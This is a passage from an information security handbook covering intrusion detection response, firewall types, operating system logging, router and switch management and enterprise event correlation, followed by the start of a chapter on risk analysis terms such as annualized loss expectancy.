This can be accomplished by increasing the sensitivity of the system to collect a broader scope of information, assisting in the diagnosis of whether an attack actually occurred. Collection of this information will also support further investigation into an attack and provide evidence for legal purposes, if necessary.

There are other approaches to responding to perceived attacks, including fighting back. This involves actively attempting to gain information about the attacker or launching an attack against them. Despite being appealing to some, this type of approach should be used only to the extent of gathering information about the attacker. Actively launching an attack against a perceived attack has a number of potential perils. For example, suppose the source IP has been spoofed, and the last hop of the attack has been just a launch pad rather than originating the attack. Moreover, this has legal implications. As such, professionals should be very clear about their legal boundaries and take care not to cross them.

Most of today's commercially available IDSs depend on the passive responses by logging attack information and raising alarms. Invariably, this requires human intervention to respond to the information provided by the IDS. These come in the form of alarms, notifications, and SNMP traps. An alarm or notification is triggered when an attack is detected and can take the form of a pop-up window or an on-screen alert, e-mail notification, or an alert sent to a cellular phone or pager. To some degree, some commercial IDSs give users the options to do "active kills" of suspicious traffic.

To send alarm information across the network, many systems use SNMP traps and messages to send alarms to a network management system. One is beginning to see security-focused management systems coming onto the market that consolidate security events and manage them through a single console. The benefit of such a system is its holistic nature, allowing the entire network infrastructure to play a role in the response to an attack. Many of the recognized network management systems have incorporated security-specific modules into their systems to meet this demand.

Is IDS Technology Sufficient for Security?

Given an understanding of the role of the IDS and the role of incidence response in security management, IDS technology can only go so far; that is, cause alerts, log security-sensitive events, and to a limited degree, perform active kills of offensive traffic. The information generated by IDSs across an enterprise must then be used to make informed decisions intended for security improvements.

Even if we have a state-of-the-art IDS deployed, the analysis of incidents by experts provides critical data for the enhancement of the response and management process. Once an alerted incident has been identified

and determined to be, in fact, a critical incident, the response team will react quickly to ensure the event is contained and the network and systems are protected from any further possible damage. At this point, the role of forensics comes into play. The forensics experts will conduct a detailed analysis to establish the cause and effect of the incident, and the resulting data from this forensic analysis will provide the information necessary to find a solution. Taking this information and organizing it into various categories such as hostile attacks, denial-of-service, or misuse of IT resources, to name a few, allows for statistical reporting to improve the handling and response of future incidents.

Finally, one needs to use this information to address any weaknesses that may have been identified during the analysis. These can range from technical vulnerabilities or limitations on the systems and network, to administrative controls such as policies and procedures. One must effectively inoculate against possible future incidents to prevent them from occurring again. Case in point: how many security professionals have to repeatedly deal with the effects of the same virus being released as a variant, simply because the lessons from a previous infection were not learned? These post-mortem activities will serve to improve one's security posture, contribute to lessons learned, and heighten security awareness.

Other IDS management issues include ensuring that the IDSs are updated and constantly tuned to catch the most recent attacks and also filter false alarms. Like all systems, IDSs require constant maintenance to ensure the usefulness of the information they collect.

Firewalls: Types and Role in Security Enforcement

This chapter section reviews firewalls and their role in protecting information, including the different firewall types and advantages and limitations in security management.

Introduction

A firewall is a device that provides protection between different network zones by regulating access between the zones. Typically, a firewall filters specific services or applications based on specified rules, and provides protection based on this controlled access between network segments.

Firewalls have major advantages, including:

- The ability to consolidate security via a common access point; where there is no firewall, security is solely the function of the specific hosts or network devices. This consolidation allows for centralized access management to protected segments.
- Being a single access point, the firewall provides a point for logging network traffic. Firewall logs are useful in many ways as log reviews can offer major insights into the nature of traffic transiting at the firewall. Such traffic could be intrusion related, and its analysis helps to understand the nature of associated security threats.
- The capability to hide the nature of the internal network behind the firewall, which is a major boon to privacy.
- The ability to offer services behind a firewall without the threat of external exploitation.[2]

While providing a core security function, a firewall cannot guarantee security for the organization. Effective firewall security depends on how it is administered, including associated processes and procedures for its management. Further, there must be trained personnel to ensure proper configuration and administration of the firewall.

Although overall, firewalls help to enhance organization security, they have some disadvantages. These include hampered network access for some services and hosts, and being a potential single point of failure.[3]

There are two major approaches to firewall configuration, namely:

1. Permit all (e.g., packets or services) except those specified as denied
2. Deny all (packets or services) except those specified as allowed

The "permit all" policy negates the desired restrictive need for controlled access. Typically, most firewalls implement the policy of "deny all except those specified as allowed."

Firewall Types

Packet Filters

Packet filtering firewalls function at the IP layer and examine packet types, letting through only those packets allowed by the security policy while dropping everything else. Packet filtering can be filtering based on packet type, source and destination IP address, or source and destination TCP/UDP ports. Typically, packet filtering is implemented with routers.

The major advantage of packet filters is that they provide security at a relatively inexpensive price as well as high-level performance. As well, their use remains transparent to users.

Packet filters have disadvantages, however. These include:

- They are more difficult to configure, and it is more difficult to verify configurations. The high potential for misconfiguration increases the risk of security holes.
- They neither support user-level authentication nor access based on the time of day.
- They have only limited auditing capability and have no ability to hide the private network from the outside world.
- They are susceptible to attacks targeted at protocols higher than the network layer.

Application Gateways

Application gateways function at the application layer and examine traffic in more detail than packet filters. They allow through only those services for which there is a specified proxy. In turn, proxy services are configured to ensure that only trusted services are allowed through the firewall. New services must have their proxies defined before being allowed through.

In general, application gateways are more secure than packet filtering firewalls.

The key advantages of firewalls based on application gateways are:

- They provide effective information hiding because the internal network is not "visible" from the outside. In effect, application gateways have the ability to hide the internal network architecture.
- They allow authentication, logging, and can help centralize internal mail delivery.
- Their auditing capability allows tracking of information such as source and destination addresses, size of information transferred, start and end times, as well as user identification.
- It is also possible to refine the filtering on some commands within a service. For example, the FTP application gateway has the ability to filter **put** and **get** commands.

The downside of application gateways is that the client/server connection is a two-stage process. Their functioning is not transparent to the user. Moreover, because of the extent of traffic inspection employed, application gateways are usually slower than packet filters.

Firewall Management Issues

Good security practices require that firewall activity be logged. If all traffic into and out of the secured network passes through the firewall, log information can offer substantial insight into the nature of traffic, usage patterns, and sources and destinations for different types of network traffic. Analysis of log information can provide valuable statistics — not only for security planning, but also with respect to network usage.

Where desirable, a firewall can provide a degree of intrusion detection functionality. When properly configured with appropriate alarms, the firewall can be a good source of information about whether the firewall and network are being probed or attacked. This plays a complementary role when used in conjunction with an IDS.

Network usage statistics and evidence of probing can be used for several purposes. Of primary importance is the analysis of whether or not the firewall can withstand external attacks, and determining whether or not the controls on the firewall offer robust protection. Network usage statistics are a key input into network requirements studies and risk analysis activities.

More recent techniques for study of attacks and intrusions use "honey pots" for studying traffic patterns, potential attacks, and the nature of these attacks on enterprise. Here, a honey pot with known vulnerabilities is deployed to capture intrusion attempts, their nature, their success, and the source of the attacks. Further

analysis of the honey pot traffic can help determine the attackers motives and the rate of success of specific types of attacks.[4]

Is Firewall Security Sufficient?

There are many organizations that install a firewall, configure it, and move on, feeling confident that their information is secure. In real life, a firewall is like that giant front door through which most intruders are likely to come should they find holes they can exploit. In reality, there are many ways an intruder can evade or exploit the firewall to gain access to the internal network. This includes exploitation of protocol or application-specific weaknesses or circumventing the firewall where there are alternate routes for traffic into and out of the internal network.[5]

In reality, the issues that guarantee maximum security pertain to processes, people, and technology. The technology must be right; there must be trained people to manage the technology; and processes must be in place for managing the security and the people enforcing security.

Key processes include:

- Applying updates or upgrades of the software
- Acquiring and applying the patches
- Properly configuring the firewall to include collection of logs and log information
- Reviewing log information for security-sensitive issues
- Correlating the log information with information from other security devices in the network
- Determining the findings from the security information and acting on the findings
- Repeating the cycle

Operating System Logs

This chapter section reviews system logs, what they are, and why they are required; different means of collecting log information; strategies for managing system logs; and the challenges of managing log information and its impact on system security.

Introduction

Operating system logs are an important and very useful tool in the gathering and analysis of information about systems. They serve to provide valuable detailed information regarding system activity. Logs are divided into several categories responsible for recording information about specific activities, including user, security, and system, and application related events. They can support ongoing operations and provide a trail of the activity on a system, which can then be used to determine if the system has been compromised and, in the event of criminal activity, provide important evidence in a court of law.

Types of Logs, Their Uses, and Their Benefits

The auditing of operating systems logs information about system activity, application activity, and user activity. They may function under different names depending on the operating system but each is responsible for recording activity in its category. A system can log activity in two ways: event oriented or recording every keystroke on the system (keystroke monitoring).

The event-oriented log contains information related to activities of the system, an application, or user, telling us about the event, when it occurred, the user ID associated with the event, what program was used to initiate it, and the end result.

Keystroke monitoring is viewed as a special type of system logging, and there can be legal issues surrounding it that must be understood prior to its use. Using this form of auditing, a user's keystrokes are recorded as they are entered, and sometimes the computer's response to those keystrokes are also recorded. This type of system logging can be very useful for system administrators for the repair of damage that may have been caused by an intruder.

System log information is used for monitoring system performance. Activities such as drivers loading, processes and services starting, and throughput can provide valuable information to the system administrator for fine-tuning the system. In addition, these logs can capture information about access to the system and what programs were invoked.

Events related to user activity establish individual accountability and will record both successful and unsuccessful authentication attempts. These logs will also contain information about commands invoked by a user and what resources, such as files, were accessed. If additional granularity is required, the detailed activity within an application can be recorded, such as what files were read or modified. The application logs can also be used to determine if there are any defects within the application and whether any application-specific security rules were violated.

The benefits of these audit logs are numerous. By recording user-related events, not only does one establish individual accountability but, in addition, users may be less likely to venture into forbidden areas if they are aware their activities are being recorded. The system logs can also work with other security mechanisms such as an access control mechanism or an intrusion detection system to further analyze events. In the event operations cease, the logs are very useful in determining activity leading up to the event and perhaps even revealing the root cause.

Of course, for these logs to be useful, they must be accurate and available, reinforcing the need for appropriate controls to be placed on them. Protection of the integrity of log records is critical to its usefulness, and the disclosure of this information could have a negative impact if vulnerabilities or flaws recorded in the logs are disclosed to the wrong parties. In many situations, the audit or operating system logs may be a target of attack by intruders or insiders.

Challenges in Management and Impact

Without a doubt, the operating system logs are a very important aspect of our systems, but the amount information being collected can be very difficult to manage effectively. The information contained in the logs is virtually useless unless it is reviewed on a regular basis for anomalous activities. This can be an arduous task for a group of individuals, let alone one person. The reviewers must know what they are looking for to appropriately interpret the information and take action. They must be able to spot trends, patterns, and variances that might indicate unusual behavior among the recorded events. When one considers the amount of information recorded in logs each day, and adds the responsibility of managing it in an effective manner to an already busy security professional, the challenge becomes all too apparent. This could easily become a full-time job for one person or a group of individuals.

If the management of this vast amount of information can cause a security professional to reach for pain relief, imagine the impact on a system during collection of this information — not to mention the additional overhead for storage and processing.

Fortunately, there are analysis tools designed to assist in the ongoing management of all this information. Audit reduction tools will reduce the amount of data by removing events that have little consequence on security, such as activities related to normal operations, making the remaining information more meaningful. Trends/variance detection and attack-signature detection tools similar to the functionality associated with intrusion detection systems will extract useful information from all the available raw data.

Conclusion

Operating system logs can provide a wealth of useful information in the ongoing security management of an organization's systems and resources, but not without a price. Managing this information in a meaningful way requires a commitment of time, computing resources, and perseverance, making it an ongoing challenge.

Other: Routers and Switches

Routers and switches play a critical role in enterprise networks. Routers connect different network segments and mediate in routing traffic from one segment to another. They can be considered as "sitting" at critical points of the network.

Routers are the glue that connects the pieces of a network. Even in the simplest networks, this is not a simple task.

Like routers, switches are critical components in networks. Switches sort out traffic intended for one network, while allowing separation of network segments.

Switches and routers continue to evolve into fairly complex devices with substantial computing power. Further, given their criticality in the network function, their impact on security is critical. Routers have evolved into highly specialized computing platforms, with extremely flexible but complex capabilities. Such complexity lends itself to vulnerabilities and attacks.

Issues pertaining to routers and switches deal with:

- *Access:* who has what access to the device
- *Configuration:* what kind of configuration ensures security of the device
- *Performance:* once deployed, how well it performs to meet intended requirements

It is of interest to track information on the above to ensure the "health" of the network devices and their performance. Ensuring device health means that the device is kept functioning based on its intended purposes. Not only must one keep track of changes and performance of the device, but one must also determine whether the changes are authorized and the impact on the security of the device.

Issues of managing routers and switches are similar to those pertaining to network devices such as firewalls and IDSs. Like firewalls and IDSs, switches and routers require due care; that is, logging suspicious activity, generating alarms where necessary, and constant reviewing of logged activity for purposes of improving their protection.

Similar to using firewalls and IDSs, users must ensure that routers and switches are not deployed with default configurations and that there exist processes for updating and patching the devices.

Typically, switches and routers are used in an internal network. For many, this may suggest a lower level of protection than that required for devices on the perimeter. Indeed, there are some who may feel that once the perimeter is secured, the degree of protection on the inside must be lower. This would be a false sense of security, considering that most attacks arise from sources in the internal network. Moreover, in the case of a successful attack, the intruder will have a free reign where there is insufficient protection on internal network devices.

There is more. The distinction between the inside and outside of a network continues to blur. Typically, an enterprise network is composed of intranets, extranets, the internal network, as well as the Internet. It takes the weakest link to break the security chain. And this could be the switch or router through which one links the business partner. As such, as much attention must be paid to managing these devices securely as is required for devices on the perimeter.

Security information from routers and switches should be part of total enterprise security information. This will help define a holistic picture of the enterprise security posture.

Strategies for Managing Enterprise Information

Managing security information presents a number of challenges to enterprise security and risk managers. The challenges include the potentially overwhelming amounts of information generated by a diverse number of network devices, analyzing the information, correlating security events, and relating technical risks to business risk. Moreover, security and risk managers must continuously perform these security-related activities to be aware of the organization's security posture while finding ways to improve this posture.

To have meaningful insight into an enterprise's security posture, information from diverse sources must be aggregated and correlated in a meaningful manner. Subsequent analysis would show underlying patterns, trends, and metrics associated with the information.

Patterns can be indicators of profiles of system usage. These profiles, in turn, may be due to the nature of the project and maintenance process for security in the enterprise. Trends, on the other hand, indicate variation in various security aspects over time. They may be indicators of improvements realized; they may also indicate problem areas that need improvements. Metrics and patterns are also useful for root cause analysis and problem resolution.

The most challenging tasks for security and risk managers include analyzing information collected across an enterprise from diverse network devices — devices that are used for different but complementary security functions. For example, information coming from firewalls, intrusion systems, and syslogs is complementary in nature with respect to security. Defining a suitable association for information from these diverse sources remains a key test.

Aside from dealing with the volumes of data collected, specific analysis techniques are required to ease the analysis process. These techniques can be based on anomalies, correlation, association with known exposures, trends, and user profiles. These techniques act as filters and aggregators for security information, converting massive data elements to useful information for decision-making.

In general, the range of issues is technical, process, people, and business related. They must be viewed with this totality for the information to be meaningful for improving security posture.

The remainder of this chapter section offers an overview of security information management issues and approaches to meeting the challenges of the complexity of managing the security information. While many practices identified in this chapter section are useful in improving an organization's security predisposition, their total application is key to improved enterprise security bearing. Practitioners of information security realize that security is both social and technical. As such, practices and norms in an organization, especially those pertaining to self-improvement, are core to improving the organization's security.

Security Data Collection and Log Management Issues

Collection, storage, and analysis of security-related information across an enterprise are crucial to understanding an organization's security predisposition. Managers must determine ways of managing the potentially huge amounts of information in a manner that makes business sense. Specifically, how does one translate technical vulnerability data to business risk?

There is a potential danger of being overwhelmed by the amount of information generated if proper filtering is not applied to ensure that only critical security-related information gets collected. The choice of filters for security-related information is borne out of experience and depends on the nature of the environment to which the information pertains.

There remains the challenge of collecting information in a manner that retains security-sensitive information and yet eliminates the amount of "noise" in the information collected. As an example, most intrusion detection systems raise a lot of false positives based on the configuration of the IDS sensors. In practice, a lot of information they generate can be classified as "white noise" and is of little value to security management. Security managers are faced with the challenge of designing appropriate filters to enable the filtering of white noise and thus lessen the burden of managing the collected information.

There are other fundamental issues pertaining to collecting security information. These include ensuring sufficient storage space for log information and periodic transmittal of collected information to a central log collection host. In many cases, projects are executed without sufficient planning for collection of log data, a fact that makes it extremely difficult to do root cause analysis when incidents occur.

Other log management issues pertain to the process in place for reviewing log information. In many organizations, information is logged but hardly examined to discern whether any serious security breach might have taken place. Given that security is more than technology, the process of managing security is as important as the technology used and the qualification of the people charged with managing that security. Technically proficient people managing security not only will understand the technology they are managing, but also appreciate security-related issues pertaining to their technology, including the role of the technology in ensuring security in the organization.

Issues of log management and associated technical personnel to execute them must be part of an organization's security management plan arising from an enterprise's security policy.

Data Interchange and Storage

The lack of an industry standard for exchange of security information presents a major problem for management of security information. Although the XML standard promises to close this gap, it has yet to be adopted as widely in industry as desirable. Thus, while users wait for vendors to adopt a standard for exchanging information, they must live with managing security from diverse sources in the different formats presented by vendors.

A security information exchange standard such as XML is one step, however. A long-term challenge is to find a common classification of security information from different products in the same security space. For example, IDSs would classify data the same way so that a security event generated by one IDS would be treated the same way as a similar event generated by an IDS from a different vendor.

Although there is no industry standard for data interchange yet, most products have the ability to store security-related information in a database. Being Open Database Connectivity (ODBC) compliant allows for data interchange between different programs and databases.

Storage issues include the determination of the amount of data collected and the format of storage. Typically, a database schema must be designed that makes sense with respect to the information collected. The schema will determine the nature of the breakdown of security events and their storage.

In designing storage requirements, security managers must incorporate such known concepts as backup and restoration properties. Others include high availability and remote access provision.

Correlation and Analysis

To get an enterprisewide security view, security information must be aggregated across the enterprise. This includes information from a diverse range of devices (intrusion detection systems, firewalls, system hosts, applications, routers, switches, and more) in the enterprise network. The above information, along with vulnerability data, can help discern an organization's security posture.

Log Data Analysis

Ultimately, the analysis of security information is intended to better understand the associated technical risk. Better still, the information would be useful for managing business risk.[6]

The information aggregation principle is based on the fact that the sum of the information from individual parts is less than the information obtained from the whole composed of the parts. Given the number of potential security-related events generated in an enterprise, there is a big challenge to associate, in a meaningful manner, related security-sensitive information or events.

A security event detected by an IDS can be related to a similar event recorded by the firewall or a Web server in an enterprise's DMZ. Indeed, such an event can be associated with specific activity in back-end systems behind the DMZ.

Event correlation has the power to give insight into the nature of a security-related event. One can play out different scenarios of how an event manifests itself once it hits an organization's network.

Take an event that has been detected by an IDS sitting on the DMZ. Now suppose that it was not detected by the firewall. This may be due to the failure to configure the firewall appropriately; and if the event is detected and blocked by the firewall, it is well and good. However, if it is not detected, it may require investigation. And if picked up by the Web server at the DMZ, then there is cause for concern. Correlation also allows for incorporation of the desirable response based on the criticality of the device under attack.[7]

It makes sense to associate security events seen at the firewall with those seen by the firewall and (if necessary) those happening in the DMZ and even the backend applications behind the DMZ. The collective picture gained is powerful and offers a more holistic view of security-related events in an organization.

Event correlation requires an enterprisewide strategy to become meaningful. Exhibit 66.1 depicts one possible way to organize collection and correlation of information. In this example, there are collections agents that can be configured in peer-to-peer or master-slave modes. Peer-to-peer agents have similar control in the communication. The master-slave relationship retains control within the matter.

To be effective and offer a totality of an organization's security posture, the agents must be capable of handling information from a diverse range of sources, including event logs, syslogs, intrusion systems, firewalls, routers, and switches. Special agents can also be deployed for specific network devices (e.g., firewalls) to offer a view of the security configuration of firewalls.[8]

The above example shows a possible scenario in which collection agents are deployed across the enterprise but organized along the way the enterprise is organized. This ensures that business units can collect their information and pass up the chain only specific flagged information, in the form of aggregates, that contributes to the overall picture of enterprise security posture.

There may be other models along which information is organized. For example, collection agents can be deployed as peer-to-peer, master-slave, or a mix of both. Organizations must determine which model best suits them.




EXHIBIT 66.1 Collection and correlation of information.

Vulnerability Data

Log data analysis and correlation alone is not sufficient to ensure enterprise security posture, although it is important as a component of the "active security" of an organization. Typically, further analysis will include vulnerability data from network assessments.

Vulnerability data usually pertains to scans targeted at discovering such things as the number of ports open, the types of services running, the kind of exposures said services are vulnerable to, and the potential severity of these exposures.

There are few guidelines on the market indicating how vulnerability data should be manipulated. However, creating data mining can give indications on such aspects as the following:

- Risk profiles (e.g., per network, department, etc.) based on the number of vulnerabilities in that network segment
- Metrics about proportions of vulnerabilities regarded as high risk versus those with high risk
- Indication of trends of vulnerability data based on scans taken at different periods of time; interpolation and extrapolation of such trends will offer insight into any improvements in the security posture and whether or not there are improvements

Specific risk profiles will be useful in root cause analysis. It may be that certain vulnerability risk profiles indicate specific weaknesses pertaining to a number of factors such as the process of security planning, design and implementation, as well as the strength of the security process.

For security practitioners, the challenge is to determine the best way to present vulnerability data so as to help improve the way security is managed; specifically, lessons learned from correlation, trends in vulnerability data, and the metrics in performance as well as root cause analysis. And while these insights can be useful in managing security, the ultimate goal would be to associate technical vulnerability information to business risk. The data is not in yet but it is possible that certain vulnerability data profiles suggest specific types of likely business risks. Others, such as Donn Parker,[9] argue that such an approach is not

suitable. Instead, Parker advocates the concept of due care based on the fact that one cannot quantify the cost of avoiding potential security failure.

Summary and Conclusions

In an enterprise, there are diverse sources of security information that comes from devices that perform various network functions. Technologies such as firewalls and IDSs play a key role in enforcing security, while information from routers, switches, and system logs helps in providing a view of an organization's security posture.

Security managers face the challenge of collecting, storing, and analyzing the information in an effective manner that informs and improves the security management process. It must be understood that while security depends a lot on technology, it remains an issue pertaining to people and processes around managing security.

Strategies for the collection of information include the application of filters at strategic locations, complete with filters that pass only that information which must be passed on. This may use intelligent agents that correlate and aggregate information in useful ways to help minimize the amount of information collected centrally.

Security management is also faced with the challenge of creating measures for various aspects of enterprise security. These include metrics such as the percentage of network devices facing particular risks. This requires comparative criteria for measuring technical risk. Further, the said metrics can be used for root cause analysis to both identify and solve problems in a computing environment. Future challenges include being able to associate technical and business risk measures.

There is more. Taking technical risk numbers over time can be used to obtain trends. Such trends would indicate whether there are improvements to the organization's security posture over time.

Security and risk managers, apart from understanding the function of network technologies, face other major challenges. Coming to grips with the reality of the complexity of security management is one step. Defining clear processes and means of managing the information is a step ahead. Yet, using information in a manner that informs the security process and contributes to improvement of the security posture would be a major achievement. Finally, defining metrics and trends useful for managing business risk will be a critical test in the future.

Notes

1. We deliberately use the term "health" because an organization's security posture can be seen in terms of health.
2. This is true for a single access point network. This claim is questionable for networks with multiple access points that blur the concept of what is in and what is out.
3. Most vendors offer high-availability solutions. This, however, is additional cost to network infrastructure. As well, load balancing is a challenge for many firewall vendors.
4. The Honeynet Project (www.honeynet.org) has taken this concept further by creating typical environments for attack and using forensic methodologies to study attacks, their sources, and the motives of attackers.
5. This is the case where users have dialup access to the Internet while logged on to the internal network.
6. Few organizations have been successful in showing the link between technical vulnerability/risk data and associated business risk.
7. Event correlation is dealt with in greater detail in Matunda Nyanchama and Paul Sop's Enterprise Security Management: Managing Complexity, in *Information Systems Security,* January/February 2001.
8. There are products on the market that claim to perform event correlation across different network devices. As of writing this chapter (March 2001), there is no a single product with convincing performance to warrant such a claim.
9. See Risk Reduction Out, Enablement and Due Care In, in *CSI Computer Security Journal*, Vol. XVI, #4, Fall 2000.

Bibliography

Zwicky, E.D., Cooper, S., and Chapman, D.B., *Building Internet Firewalls,* 2nd edition, O'Reilly, 2000.
http://csrc.nist.gov/publications/nistpubs/800-7/node155.html.

Wack, J. and Carnhan, L., Keeping Your Site Comfortably Secure: An Introduction to Internet Firewalls. NIST Special Publication 800-10. U.S. Department of Commerce. National Institute of Standards and Technology, February 1995, http://csrc.nist.gov/publications/nistpubs/800-10/main.html.

Ballew, S.M., *Managing IP Networks with Cisco Routers,* 1st edition, O'Reilly, 1997.

Goncalves, M., *Firewalls Complete,* McGraw-Hill, 1998.

Syslog the UNIX System Logger, http://www.scrambler.net/syslog.htm.

http://njlug.rutgers.edu/projects/syslog/.

Explanation and FAQ for RME Syslog Analyzer, http://www.cisco.com/warp/public/477/RME/rme_syslog.html.

Marshall, V.H., Intrusion Detection in Computers. Summary of the Trusted Information Systems (TIS) Report on Intrusion Detection Systems, January 1991.

Carson, M. and Zink, M., NIST Switch: A Platform for Research on Quality of Service Routing, 1998, http://www.antd.nist.gov/itg/nistswitch/qos.spie.ps.

Parker, D., Risk Reduction Out, Enablement and Due Care In, in *CSI Computer Security Journal,* Vol. XVI, #4, Fall 2000.

Nyanchama, M. and Sop, P., Enterprise Security Management: Managing Complexity, in *Information Systems Security,* January/February 2001.

Base, R. and Mell, P., NIST Special Publication on Intrusion Detection Systems.

Security Portal; The Joys of the Incident Handling Response Process.

Ranum, M., Intrusion Detection Ideals, Expectations and Realities.

NIST Special Publication, 800-12, Introduction to Computer Security, *The NIST Handbook.*

Risk Analysis and Assessment

Will Ozier

There are a number of ways to identify, analyze, and assess risk, and there is considerable discussion of "risk" in the media and among information security professionals. But, there is little real understanding of the process and metrics of analyzing and assessing risk. Certainly everyone understands that "taking a risk" means "taking a chance," but a risk or chance of what is often not so clear.

When one passes on a curve or bets on a horse, one is taking a chance of suffering harm/injury or financial loss — undesirable outcomes. We usually give a degree of more or less serious consideration to such an action before taking the chance, so to speak. Perhaps we would even go so far as to calculate the odds (chance) of experiencing the undesirable outcome and, further, take steps to reduce the chance of experiencing the undesirable outcome.

To effectively calculate the chance of experiencing the undesirable outcome, as well as its magnitude, one must be aware of and understand the elements of risk and their relationship to each other. This, in a nutshell, is the process of risk analysis and assessment.

Knowing more about the risk, one is better prepared to decide what to do about it — accept the risk as now assessed (go ahead and pass on the blind curve or make that bet on the horse), or mitigate the risk. To mitigate the risk is to do something to reduce the risk to an acceptable level (wait for a safe opportunity to pass or put the bet money in a savings account with interest).

There is a third choice; to transfer the risk, that is, buy insurance. However prudent good insurance may be, all things considered, having insurance will not prevent the undesirable outcome. Having insurance will only serve to make some compensation — almost always less than complete — for the loss. Further, some risks — betting on a horse — are uninsurable.

The processes of identifying, analyzing and assessing, mitigating, or transferring risk are generally characterized as Risk Management.

There are a few key questions at the core of the risk management process:

1. What could happen (threat event)?
2. If it happened, how bad could it be (threat impact)?
3. How often could it happen (threat frequency, annualized)?
4. How certain are the answers to the first three questions (recognition of uncertainty)?

These questions are answered by analyzing and assessing risk.

Uncertainty is the central issue of risk. Sure, one might pass successfully on the curve or win big at the races, but does the gain warrant taking the risk? Do the few seconds saved with the unsafe pass warrant the possible head-on collision? Are you betting this month's paycheck on a long shot to win? Cost/benefit analysis would most likely indicate that both of these examples are unacceptable risks.

Prudent management, having analyzed and assessed the risks by securing credible answers to these four questions, will almost certainly find there to be some unacceptable risks as a result. Now what? Three questions remain to be answered:

1. What can be done (risk mitigation)?
2. How much will it cost (annualized)?
3. Is it cost effective (cost/benefit analysis)?

Answers to these questions, decisions to budget and execute recommended activities, and the subsequent and ongoing management of all risk mitigation measures — including periodic reassessment — comprise the balance of the Risk Management process.

Managing the risks associated with information in the information technology (IT) environment, information risk management, is an increasingly complex and dynamic task. In the budding Information Age, the technology of information storage, processing, transfer, and access has exploded, leaving efforts to secure that information effectively in a never-ending catch-up mode. For the risks potentially associated with information and information technology to be identified and managed cost-effectively, it is essential that the process of analyzing and assessing risk is well understood by all parties — and executed on a timely basis. This chapter is written with the objective of illuminating the process and the issues of risk analysis and assessment.

Terms and Definitions

To discuss the history and evolution of information risk analysis and assessment, several terms whose meanings are central to this discussion should first be defined.

Annualized Loss Expectancy (ALE)

This discrete value is derived, classically, from the following algorithm (see also the definitions for single loss expectancy [SLE] and annualized rate of occurrence [ARO] below):

$$\begin{matrix}\text{SINGLE LOSS}\\ \text{EXPECTANCY}\end{matrix} \times \begin{matrix}\text{ANNUALIZEDRATE}\\ \text{OFOCCURRENCE}\end{matrix} = \begin{matrix}\text{ANNUALIZED LOSS}\\ \text{EXPECTANCY}\end{matrix}$$

To effectively identify the risks and to plan budgets for information risk management, it is helpful to express loss expectancy in annualized terms. For example, the preceding algorithm will show that the **ALE** for a threat (with an **SLE** of $1,000,000) that is expected to occur only about once in 10,000 years is ($1,000,000 divided by 10,000) only $100.00. When the expected threat frequency (**ARO**) is factored into the equation, the significance of this risk factor is addressed and integrated into the information risk management process. Thus, the risks are more accurately portrayed, and the basis for meaningful cost/benefit analysis of risk reduction measures is established.

Annualized Rate of Occurrence (ARO)

This term characterizes, on an annualized basis, the frequency with which a threat is expected to occur. For example, a threat occurring once in 10 years has an **ARO** of 1/10 or 0.1; a threat occurring 50 times in a given year has an **ARO** of 50.0. The possible range of frequency values is from 0.0 (the threat is not expected to occur) to some whole number whose magnitude depends on the type and population of threat sources. For example, the upper value could exceed 100,000 events per year for minor, frequently experienced threats such as misuse of resources. For an example of how quickly the number of threat events can mount, imagine a small organization — about 100 staff members — having logical access to an information processing system. If each of those 100 persons misused the system only once a month, misuse events would be occurring at the rate of 1200 events per year. It is useful to note here that many confuse **ARO** or frequency with the term and concept of probability (defined below). While the statistical and mathematical significance of these frequency and probability metrics tends to converge at about 1/100 and become essentially indistinguishable below that level of frequency or probability, they become increasingly divergent above 1/100 to the point where probability stops — at 1.0 or certainty — and frequency continues to mount undeterred, by definition.

Exposure Factor (EF)

This factor represents a measure of the magnitude of loss or impact on the value of an asset. It is expressed as a percent, ranging from 0 to 100 percent, of asset value loss arising from a threat event. This factor is used in the calculation of single loss expectancy (**SLE**), which is defined below.

Information Asset

This term, in general, represents the body of information an organization must have to conduct its mission or business. A specific information asset may consist of any subset of the complete body of information, that is, accounts payable, inventory control, payroll, etc. Information is regarded as an intangible asset separate from the media on which it resides. There are several elements of value to be considered: first is the simple cost of replacing the information; second is the cost of replacing supporting software; and third through fifth is a series of values that reflect the costs associated with loss of the information's confidentiality, availability, and integrity. Some consider the supporting hardware and netware to be information assets as well. However, these are distinctly tangible assets. Therefore, using tangibility as the distinguishing characteristic, it is logical to characterize hardware differently than the information itself. Software, on the other hand, is often regarded as information.

These five elements of the value of an information asset often dwarf all other values relevant to an assessment of information-related risk. It should be noted that these elements of value are not necessarily additive for the purpose of assessing risk. In both assessing risk and establishing cost-justification for risk-reducing safeguards, it is useful to be able to isolate the value of safeguard effects among these elements.

Clearly, for an organization to conduct its mission or business, the necessary information must be present where it is supposed to be, when it is supposed to be there, and in the expected form. Further, if desired confidentiality is lost, results could range from no financial loss if confidentiality is not an issue, to loss of market share in the private sector, to compromise of national security in the public sector.

Qualitative/Quantitative

